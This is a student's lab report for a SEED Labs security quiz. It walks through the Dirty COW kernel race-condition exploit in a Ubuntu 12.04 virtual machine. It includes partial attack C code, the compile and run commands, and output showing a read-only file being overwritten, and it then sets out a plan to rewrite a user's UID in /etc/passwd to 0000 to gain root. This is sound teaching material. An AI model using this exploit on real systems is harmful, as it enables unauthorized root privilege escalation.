

Information and Networking Security


Quiz - 3

Name: Hemanth Sai Kumar Maddhuri


ID: 999902480

As instructed in the manual we need to perform Dirty Cow Attack on Seed Labs Ubuntu 12.04. So, I have installed Ubuntu 12.04 on VirtualBox VMware from the following link


<https://seed.nyc3.cdn.digitaloceanspaces.com/SEEDUbuntu12.04.zip>.




Then I set my username which has first+lastname.



Which eventually loads like this after signing up,




Then I downloaded the Labsetup file which contains DirtyCowAttack.c file from the link https://seedsecuritylabs.org/Labs_20.04/Files/Dirty_COW/Labsetup.zip.



2 Task 1: Modify a Dummy Read-Only File:

Creating a Dummy file named “**sample.txt**” in root directory. As per the given instructions the permission of the file is modified and is opened to write something.




The screenshot shows a terminal window titled "SEED-Ubuntu12.04 [Running] - Oracle VM VirtualBox". The terminal output is as follows:


```
hemanthsaikumarmaddhuri@ubuntu: ~  
hemanthsaikumarmaddhuri@ubuntu:~$ sudo touch /sample.txt  
[sudo] password for hemanthsaikumarmaddhuri:  
hemanthsaikumarmaddhuri@ubuntu:~$ sudo chmod 644 /sample.txt  
hemanthsaikumarmaddhuri@ubuntu:~$ sudo gedit /sample.txt  
hemanthsaikumarmaddhuri@ubuntu:~$
```

The terminal window is running on a desktop environment with a dark theme. The desktop has a sidebar with application icons (Dash, Home, Files, Applications, Settings, and a terminal icon). The taskbar at the bottom shows the Windows logo, a search bar, and several application icons. The system tray on the right shows the time as 7:07 PM on 6/23/2023. An "Activate Windows" watermark is visible in the bottom right corner of the terminal window.


The dummy file “**sample.txt**” is opened using “**gedit**” and “**Hello World**” input is written to it.



Later we list the dummy file using command “**ls -l /sample.txt**” and try to feed some input using command “**echo**” but it fails as we only have read permission.



Then we edit the main thread in attack file to open “/sample.txt” file and the string function as “World” as we are trying to replace the word “World” with “*****”.



```
cow_attack.c
void *adviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/sample.txt", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);


    // Find the position of the target area
    char *position = strstr(map, "World");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, adviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "*****";
```


Then we compile and execute the attack file using command “gcc -o a.out cow_attack.c -lpthread”. Here -lpthread” is the option used to manage the threads to run in loop. After compilation of the attack file, we run “a.out” using command “./a.out”. As we can see that “/sample.txt” has been modified to “Hello *****” after the attack.



```
hemanthsaikumarmaddhuri@ubuntu: ~/Desktop/Quiz_3/Labsetup
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ gcc -o a.out cow_attack.c -lpthread
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ ./a.out
^C
hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ cat /sample.txt
Hello *****hemanthsaikumarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$
```

3 Task 2: Modify the Password File to Gain the Root Privilege:


As instructed, we added a new user named “Charlie”. Then we check the details of the added user and find that his **UID is 1002**.



A terminal window titled 'hemanthsaikunarmaddhuri@ubuntu: ~/Desktop/Quiz_3/Labsetup' showing the process of adding a user 'charlie'. The commands and output are as follows:

```
hemanthsaikunarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ #Task 2: Modify the password file to gain the root privilege
hemanthsaikunarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ sudo adduser charlie
Adding user 'charlie' ...
Adding new group 'charlie' (1003) ...
Adding new user 'charlie' (1002) with group 'charlie' ...
Creating home directory '/home/charlie' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] Y
hemanthsaikunarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$ cat /etc/passwd | grep charlie
charlie:x:1002:1003:,,,:/home/charlie:/bin/bash
hemanthsaikunarmaddhuri@ubuntu:~/Desktop/Quiz_3/Labsetup$
```

As we want to attack the file “/etc/passwd”, we change the attack file main thread as shown below. Then update the search string or target area as **1002 (UID)** and we update the variable content as “0000” in the write thread function.



